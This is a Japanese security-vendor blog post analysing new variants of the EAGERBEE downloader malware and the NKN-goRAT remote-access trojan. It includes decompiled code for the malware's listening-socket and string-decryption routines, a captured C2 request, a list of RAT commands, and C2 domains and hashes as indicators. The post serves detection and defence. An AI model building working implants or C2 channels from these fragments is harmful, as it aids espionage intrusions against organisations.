継続するEAGERBEE（Thumtais）マルウェアの活動 | LAC WATCH

By 石川 芳浩

Published: 2025-05-14 · Archived: 2026-04-02 12:01:45 UTC

2024年6月にLAC WATCHで、中国圏を拠点とする攻撃者グループによる、日本の組織を対象にしたEAGERBEE（別名：Thumtais）マルウェアを用いた標的型攻撃について報告しました。このマルウェアがWindivertパッケージを悪用する点が、大きな特徴の1つとして挙げられています。

ラックのサイバー救急センターは、EAGERBEEの調査を継続する中で、以下のような亜種が存在することを確認しました。

- 感染端末上でポートを開放し、C2サーバからの通信を待ち受けるListenモードで動作する検体
- 文字列や通信先、通信データを暗号化する機能を実装した検体

今回は、これらEAGERBEE亜種の機能について詳しくご紹介します。

目次

EAGERBEE

EAGERBEEは、Microsoft Visual C/C++で開発されたダウンローダ型マルウェアであり、C2サーバからダウンロードしたファイルをメモリ上で実行する機能を備えています。Kaspersky社によれば、ダウンロードされるマルウェアはプラグイン管理機能（plugin orchestrator）を持つと報告されています。※1

EAGERBEEは、通信機能としてReverseモードとListenモードの2種類をサポートしており、検体ごとにその実装方法に違いがあります。例えば図1の例では、両方の機能をサポートしていますが、設定値が0であるため、Reverseモードで動作します。

※1 The EAGERBEE backdoor may be related to the CoughingDown actor | Securelist

```
memmove(&v25, &unk_18002DC80, 0x172uLL);
if ( atoi("0") == 1 )                          // A configuration flag
                                               // 0 = Reverse Mode, 1 = Listen Mode
  return (__int64 *)xxx_setup_listing_mode();
v1 = (__int64 *)(*(__int64 (__fastcall **)(_QWORD, __int64, __int64, __int64))(qword_180266F70 + 80))(
                  0LL,
                  234LL,
                  4096LL,
                  4LL);
v2 = -1LL;
```

図1 EAGERBEEの通信機能

Reverseモードでは、マルウェアが実行されるとコールバック通信を発生させ、感染端末からC2サーバへ接続します。一方、Listenモードでは、感染端末のポートを開放し、C2サーバからの通信を待ち受けます（図2）。多くのEAGERBEE検体はReverseモードで構成されていますが、Listenモードで動作する検体も確認されています。



図2 EAGERBEEのReverseモードとListenモード例

EAGERBEEを利用した攻撃キャンペーン

図3は、2022年頃から確認されているEAGERBEEを用いた攻撃キャンペーンの概要を示しています。赤色で表示された「Op Japan Campaign」は、前回のLAC WATCHで紹介されたものです。2022年後半から2023年後半にかけて、広範囲にわたるアジア地域への攻撃が確認されています。※2 ※3

※2 Introducing the REF5961 intrusion set -- Elastic Security Labs

※3 Operation Crimson Palace: Sophos threat hunting unveils multiple clusters of Chinese state-sponsored activity targeting Southeast Asian government - Sophos News



図3 EAGERBEEを利用した攻撃キャンペーン

2024年以降、EAGERBEEはアジア地域だけでなく、中東地域でも攻撃が観測されるようになりました。また、VirusTotalにアップロードされたEAGERBEEのサンプルから、ロシア地域が標的となっていることも確認されています。攻撃の範囲は年々拡大しており、マルウェアの機能にもいくつかの変更が見られます。

以下では、新たに確認されたEAGERBEE亜種の特徴をいくつか紹介します。

Listenモードの利用

一部のListenモードで動作するように構成されたEAGERBEEには、図4に示されているPDBファイルパスが含まれていました。EXE形式とDLL形式のファイルをそれぞれ確認しており、EXEファイルには「revexe.pdb」が、DLLファイルには「revdll.pdb」が含まれています。

```
c:\tools\newhdman\revexe\x64\Release\revexe.pdb
c:\tools\newhdman\revexe\x64\Release\revdll.pdb
```

図4 EAGERBEEに含まれるPDBファイル情報

このEXE形式のEAGERBEEを実行すると、図5に示すようなGUIアプリケーション（ウィンドウタイトル：revexe）が起動し、特定のポートを開放して接続を待ち受けます。この検体では、TCP/8443でポートが開放されています。図6は、該当するコードの一部を示します。



図5 EAGERBEEによるTCP/8443ポート開放

```
v8 = 16;
xxx_port = atoi("8443");
v9 = 2;
v11 = 0;
v10 = (*(__int64 (__fastcall **)(_QWORD))(qword_18004B2E8 + 0xD0))((unsigned __int16)xxx_port);// ntohs
v0 = (*(__int64 (__fastcall **)(__int64, __int64, _QWORD))(qword_18004B2E8 + 0xD8))(
       2LL,
       1LL,
       0LL);                                    // socket (AF_INET, Sock_stream, INADDR_ANY)
if ( v0 == -1 )
  return 0LL;
v2 = xxx_port;
v3 = 0;
while ( (*(unsigned int (__fastcall **)(__int64, __int16 *, __int64))(qword_18004B2E8 + 0xF0))(
          v0,
          &v9,
          0x10LL) )                             // bind
{
  ++v2;
  ++v3;
  v10 = (*(__int64 (__fastcall **)(_QWORD))(qword_18004B2E8 + 0xD0))(v2);// ntohs
  if ( v3 >= 500 )
    goto LABEL_6;
}
if ( (*(unsigned int (__fastcall **)(__int64, __int64))(qword_18004B2E8 + 0x160))(v0, 10LL)// listen
  || (v4 = (*(__int64 (__fastcall **)(__int64, char *, int *))(qword_18004B2E8 + 0x168))(
             v0,
             v12,
             &v8),
      v4 == -1) )                               // accept
{
```

図6 EAGERBEEのListenモードの動作構成

暗号処理の実装

図7は、EAGERBEEに実装された暗号処理機能を示しています。この機能は、検体内に含まれる特徴的な文字列やハードコードされた通信先、通信データを復号するために使用されます。Appendix「復号スクリプト」に、これらを復号するためのPythonスクリプトの例を示しています。なお、この機能を持つEAGERBEEの亜種は、主にロシア地域への攻撃で利用されていることが確認されています。

```
                        loc_1800040F0:
B8 1F 85 EB 51          mov     eax, 51EB851Fh
49 FF C0                inc     r8
F7 E7                   mul     edi
B0 64                   mov     al, 64h ; 'd'
C1 EA 05                shr     edx, 5
F6 EA                   imul    dl
0F B6 C8                movzx   ecx, al
41 0F B6 40 FF          movzx   eax, byte ptr [r8-1]
34 B2                   xor     al, 0B2h
02 C8                   add     cl, al
40 2A CF                sub     cl, dil
FF C7                   inc     edi
41 88 48 FF             mov     [r8-1], cl
41 3B F9                cmp     edi, r9d
72 D5                   jb      short loc_1800040F0
```

図7 EAGERBEEに実装された暗号処理

さらに、この亜種ではReverseモードだけでなく、Listenモードで動作する検体も確認されています。図8に示されているコードの一部では、前述の暗号処理を利用してポート番号を復号し、感染端末上でTCP/110を開放します。

```
v3 = (*(__int64 (__fastcall **)(__int64, __int64))(*(_QWORD *)(a1 + 8) + 8LL))(2LL, 1LL);// socket
*(_QWORD *)(a1 + 112) = v3;
if ( v3 == -1 )
  return 0;
*(_QWORD *)Destination = 0LL;
strcpy_s(Destination, 0xBuLL, &port_num);     // 83 80 80
v4 = strlen(Destination) + 1;
v5 = 0;
if ( (_DWORD)v4 != 1 )
{
  v6 = Destination;
  do
  {
    v7 = *v6++;
    v8 = (v7 ^ 0xB2) + 100 * (v5 / 0x64) - v5;// decoded port_num = 110
    ++v5;
    *(v6 - 1) = v8;
  }
  while ( v5 < (int)v4 - 1 );
}
v9 = *(_QWORD *)(a1 + 8);
v13[0] = 2;
v10 = atoi(Destination);
v13[1] = (*(__int64 (__fastcall **)(_QWORD))(v9 + 0x38))(v10);// ntohs
v11 = (*(__int64 (__fastcall **)(const char *))(*(_QWORD *)(a1 + 8) + 0x10LL))("0.0.0.0");// inet_addr
v12 = *(_QWORD *)(a1 + 112);
v14 = v11;
return !(*(unsigned int (__fastcall **)(__int64, __int16 *, __int64))(*(_QWORD *)(a1 + 8) + 0x68LL))(
          v12,
          v13,
          16LL)                               // bind
    && (*(unsigned int (__fastcall **)(_QWORD, __int64))(*(_QWORD *)(a1 + 8) + 112LL))(
         *(_QWORD *)(a1 + 112),
         1LL) == 0;                           // listen
```

図8 暗号処理機能が含まれるEAGERBEEのListenモードの動作構成

また、この亜種には、コードがVMProtectで難読化されているものや、図9に示されるようにDZPROLVX.TMPを読み込み、その内容を通信先として設定するよう変更されている例も見受けられました。従来の多くの検体では、iconcache.muiが読み込まれ、その内容が通信先として設定されていました。

```
GetTempPathA(0x104u, Buffer);
strcpy(String2, "DZPROLVX.TMP");
lstrcatA(Buffer, String2);
*a1 = 0LL;
a1[1] = 0LL;
*a3 = 0;
FileA = CreateFileA(Buffer, 0x80000000, 1u, 0LL, 3u, 0x80u, 0LL);
v6 = FileA;
if ( FileA == (HANDLE)-1LL )
{
  LODWORD(v7) = CloseHandle((HANDLE)0xFFFFFFFFFFFFFFFFLL);
}
else
{
  FileSize = GetFileSize(FileA, 0LL);
  v9 = (char *)malloc(FileSize);
  memset(v9, 0, FileSize);
  NumberOfBytesRead = 0;
  v10 = v9;
  do
  {
    ReadFile(v6, v10, FileSize, &NumberOfBytesRead, 0LL);
```

図9 DZPROLVX.TMPファイルの読み込み

EAGERBEEを利用する攻撃者グループ

2024年6月のLAC WATCHでは、EAGERBEEがTA428またはLuckyMouseと呼ばれる攻撃者グループによって利用されている可能性について言及しました。その後の調査により、中国圏を拠点とする複数の攻撃者グループによる利用が散見され、このマルウェアが広く共有されている可能性が浮上しています。

図10は、EAGERBEEの通信先情報をもとに関連要素をマッピングし、攻撃者グループとマルウェアの関連性を確認した結果を示しています。Tonto TeamおよびREF5961によるEAGERBEEの利用は確認される一方で、他の攻撃者グループとの関係も見受けられます。攻撃者グループ間でインフラやツールの共有が進んでいるため、背後にいる攻撃者の特定はますます困難になっていると考えます。



図10 EAGERBEEと攻撃者グループの関連性

Tonto Teamによる犯行の可能性

EAGERBEEが「日本」や「ロシア」といった地域を対象とした攻撃に利用されている点は、Tonto Teamの主な標的と一致しており、注目すべきポイントです。また、2023年2月に確認された日本への攻撃キャンペーンや2024年にロシア地域への攻撃において、TickやTonto Teamが使用するOAED Loader※4が利用されていました。このことは、Tonto Teamの関与を裏付ける要素の1つであると考えられます。

※4 標的型攻撃の実態と対策アプローチ 日本を狙うサイバーエスピオナージの動向2020年度｜Macnica Networks TeamT5

ここで、EAGERBEEの話題から少し逸れますが、最後に、このOAED Loaderとそのペイロードとして含まれている新しいマルウェア「NKN-goRAT」について簡単にご紹介します。

攻撃の概要

OAED Loaderは、DLL形式のマルウェアであり、ペイロードを内包しています。含まれるペイロードはさまざまで、今回のケースでは「NKN-goRAT」と呼ばれるRATが含まれていました。過去には、ShadowPadやABK downloaderといったマルウェアが含まれていたこともあります。

OAED Loaderは、図11に示されているように、正規のアプリケーションを利用してDLLサイドローディングによって実行されます。ローダ内に埋め込まれたペイロードは復号された後、svchost.exeなどの正規プロセスにインジェクションされ、マルウェアとして活動を開始します。今回のケースでは、NVIDIA製の正規アプリケーションが悪用されています。

図11 NKN-goRATの実行フロー

ペイロード（NKN-goRAT）

NKN-goRATは、Go言語で開発されたDLL形式のマルウェアで、ダウンロード、アップロード、コマンド実行などのRAT機能を備えています。コマンドは、未実装のものも含めて35種類存在しますが、検体によっては33種類のみが確認される場合もあります。コマンドの詳細については、Appendix「NKN-goRAT C2コマンド」を参照ください。このマルウェアは、C2通信に特徴があり、ブロックチェーンを活用したP2PネットワークNKN（New Kind of Network）※5を利用する特徴があります（図12）。

※5 NKN | Network Infrastructure for Decentralized Internet



図12 NKNデータネットワーク例

NKN機能の実装には、オープンソースで公開されているnkn-sdk-go※6が利用されています。また、コンパイル環境には「nkn-go」という文字列が含まれていることから、このマルウェアの名前もそれに由来して命名しています（図13）。

※6 GitHub - nknorg/nkn-sdk-go: Go implementation of NKN client and wallet

```
.rdata:00… 0000004F  C  C:/Users/Administrator/go/pkg/mod/github.com/nknorg/nkn-sdk-go@v1.3.6/error.go
.rdata:00… 00000051  C  C:/Users/Administrator/go/pkg/mod/github.com/nknorg/nkn-sdk-go@v1.3.6/message.go
.rdata:00… 00000055  C  C:/Users/Administrator/go/pkg/mod/github.com/nknorg/nkn-sdk-go@v1.3.6/multiclient.go
.rdata:00… 00000050  C  C:/Users/Administrator/go/pkg/mod/github.com/nknorg/nkn-sdk-go@v1.3.6/wallet.go
.rdata:00… 00000052  C  C:/Users/Administrator/Projects/nkn-go/user/windows/version/systeminfo_windows.go
.rdata:00… 00000051  C  C:/Users/Administrator/Projects/nkn-go/user/windows/version/osversion_windows.go
.rdata:00… 00000056  C  C:/Users/Administrator/Projects/nkn-go/user/windows/version/system_metrics_windows.go
.rdata:00… 0000005A  C  C:/Users/Administrator/Projects/nkn-go/user/windows/version/under_8.1osversion_windows.go
```

図13 NKN-goRATに含まれる文字列

NKNプロトコルを悪用するマルウェアは過去にも報告されており、Palo Alto Networks社が報告したNGLite※7や、Kaspersky社が報告したNKAbuse※8が該当します。このマルウェアは、NGLiteとはいくつかの類似点がありますが、CrossC2フレームワークの利用の有無やC2コマンドの実装が異なるため、現状では異なるものと位置付けています。

※7 KdcSponge, NGLite, Godzilla Webshell Used in Targeted Attack Campaign

※8 Unveiling NKAbuse: a new multiplatform threat abusing the NKN protocol | Securelist

図14は、NKN-goRATによるNKNクライアントの作成コードの一部を示しています。NKNクライアントが作成されると、C2通信が開始されます。図15は、初期通信の例を示しており、POSTリクエストを利用して、seed.nkn.org（30003/TCP）にJSONフォーマットでクライアント情報を送信します。その後は、レスポンスデータに応じてマルウェアが動作します。

図14 NKNクライアントの設定

```
POST / HTTP/1.1
Host: seed.nkn.org:30003
User-Agent: Go-http-client/1.1
Content-Length: 134
Accept-Encoding: gzip

{"id":"nkn-sdk-go","method":"getwsaddr","params":{"address":"__3__.
03bb3ac[redacted]4f4caff22b5d236f17f5b"}}
```

図15 NKN-goRATによる初期通信例

攻撃痕跡の確認と検出

今回紹介したマルウェアは、実行時に特定のファイルを作成または読み込むため、これらのファイルの有無や、不審なプログラムによるTCP/UDPポートの開放状況、不審な自動起動エントリの存在を確認することで攻撃痕跡を調査できます。また、NKN-goRATに関しては、NKNプロトコルを利用した通信が行われているかどうかを調査することで、攻撃の痕跡を明らかにできます。

以下に、その痕跡を確認する方法の一例を紹介します。

特定のファイルの確認

EAGERBEEは、「%TEMP%¥DZPROLVX.TMP」や「C:¥Users¥Public¥iconcache.mui」を作成または読み込むため、これらのファイルの存在を確認します。また、NKN-goRATは、「C:¥ProgramData¥Service」配下に、クライアント識別子となる「.conf」や「client.dll.old」を作成するため、当該ファイルの有無を確認します。

TCP/UDPポートの利用状況の確認

EAGERBEEは、Listenモードで動作するよう構成されている場合、指定されたポートを開放してC2サーバからの通信を待ち受けます。TcpViewなどのツールを用いて、不審なプログラムにより意図しないTCP/UDPポートが開放されていないか確認します。

自動起動エントリポイントの確認

EAGERBEEやNKN-goRATは、Windowsサービスとして実行されます。そのため、Autorunsなどのツールを用いて自動起動アプリケーション、レジストリ、関連ファイルを監査し、不審なプログラムが登録されていないかを確認します。

NKNプロトコルを利用する通信の確認

NKN-goRATは、30003/TCPを利用してseed.nkn[.]orgに通信を発生させるため、通信機器のログを監査し、当該通信が記録されているかを確認します。

さいごに

今回は、継続的に攻撃に利用されているEAGERBEEの変更点について紹介しました。EAGERBEEを利用する攻撃者グループは、東アジア、東南アジア、中東、およびロシア地域を中心に活動しており、攻撃対象を徐々に拡大しています。そのため、引き続き、日本の組織を攻撃してくる可能性も十分に考えられます。

このような状況を踏まえ、適切なアカウント管理やアクセス制御、EDR製品を活用したエンドポイント監視、さらにはネットワーク機器を用いた通信制御および監視など、複数の層にわたるセキュリティ対策の強化を推奨します。私たちは今後もEAGERBEEの動向や背後にいる攻撃者グループについて継続的に調査を行い、最新情報を広く提供していく予定です。引き続き、ぜひご活用いただければ幸いです。

Appendix

IOC（Indicator Of Compromised）

Indicator	Type	Context
226810aa9797625bf4b7c958344b2a279a419d19e58076d15c81461f70bbd430	SHA-256	EAGERBEE
ad9a298f9f2468d85f60b58f06b3acaa2dfa610e4b5bdfba6810e0f11be6a233	SHA-256	EAGERBEE
d529acbe8c4d8f7fffd957440f135de860a0f256c67a9d39e2ca4258ac9fd1b7	SHA-256	EAGERBEE
61f44330233917f8d8f05e3c133ee85c813e64fadc3c875c4a04923766541825	SHA-256	EAGERBEE
1ff1a073bc7a13599cd111eb19a7d0359286c678c6da8a80797ef7a573a4b63b	SHA-256	EAGERBEE
39f2a9cb17ac989d3f979060f118b2c08d13d958923346be4fb1af86f8574ad5	SHA-256	EAGERBEE
06b97730ef9d29a56d3cc7434ffb29afbdfce86f369f5a2bad47c0bc2852e9fb	SHA-256	EAGERBEE
96f6c7d9ace2585c1fb3dea722946cd27782a76b7e40f7a29a734a7ac8388f95	SHA-256	EAGERBEE
96323e18a7b9db1554d185198e3b1772f2e56377c09984c8bb53697399bf97ee	SHA-256	EAGERBEE
1beeadc39be7bd87125753b4df305171737565afa5f8d08fa21879367ab65f55	SHA-256	EAGERBEE
e88b697a2292df01fcf8b002e8a014f8b7ea76a6d2bf927232caaa02df2453b3	SHA-256	EAGERBEE
fd7afa62fdbb443120f8e842c91a69bf573b892c2fe9656bf9506f094bd1bde7	SHA-256	EAGERBEE
fedc1b4f1b789982e9e6e869adc9e9771869cb2a80ac1e0c30f8d4859fe405d2	SHA-256	EAGERBEE
c11d359ed350fd1f0e1c956fbe72cc154f3a54450ff3dbec6ce078005d7a3e9f	SHA-256	EAGERBEE
f1c8aa3fcb7d27a2d7f5645de0713803c181408c082a67c6ac24f7c3b76d3117	SHA-256	EAGERBEE
33a7e9eff16020454cfec2e0fb324acd98c1f86e0904d0539f3b3592aef31158	SHA-256	EAGERBEE
a48b2454cd16ded43ec0cc043b7cd8646d6bd68b45bd47cbe22514d2f65a8251	SHA-256	OAED Loader (NKN-goRAT)
apps[.]sampguide[.]com	Domain	C2
egek[.]nakuban[.]com	Domain	C2
dom[.]pkfso[.]com	Domain	C2
yandexcloud[.]dkclassic[.]com	Domain	C2
netos[.]piterconsult[.]com	Domain	C2
192[.]53[.]118[.]62	IP	C2

復号スクリプト

```
input_data = [some input]

processed_data = []
for index, i in enumerate(input_data):
    dec_data = (i ^ 0xB2) + 100 * (index // 100) - index
    processed_data.append(dec_data)
```

NKN-goRAT C2コマンド

ID	Description
0x1	未実装
0x2	未実装
0x3	未実装
0x4	システム情報の取得
0x5	未実装
0x6	ターミナルの入出力処理
0x7	ディスクドライブとファイルシステムの情報を取得
0x8	ファイル閲覧関連
0x9	未実装
0xA	未実装
0xB	未実装
0xC	ファイル閲覧関連
0xD	アップロード関連
0xE	未実装
0xF	未実装
0x10	コマンド実行
0x11	未実装
0x12	Windowsタスク一覧を取得
0x13	IPアドレスの取得
0x14	設定ファイル（.conf）の作成または更新

ID	Description
0x15	指定したプロセス終了
0x16	指定したプロセス終了させ、コマンド実行
0x17	ダウンロード関連
0x18	未実装
0x19	未実装
0x1A	アップロード関連
0x1B	未実装
0x1C	未実装
0x1D	未実装
0x1E	環境変数の取得
0x1F	指定したプロセス終了させ、コマンド実行
0x20	指定したプロセス終了
0x21	一定時間スリープ後、プログラムを終了
0x22	サービス登録
0x23	ファイル削除
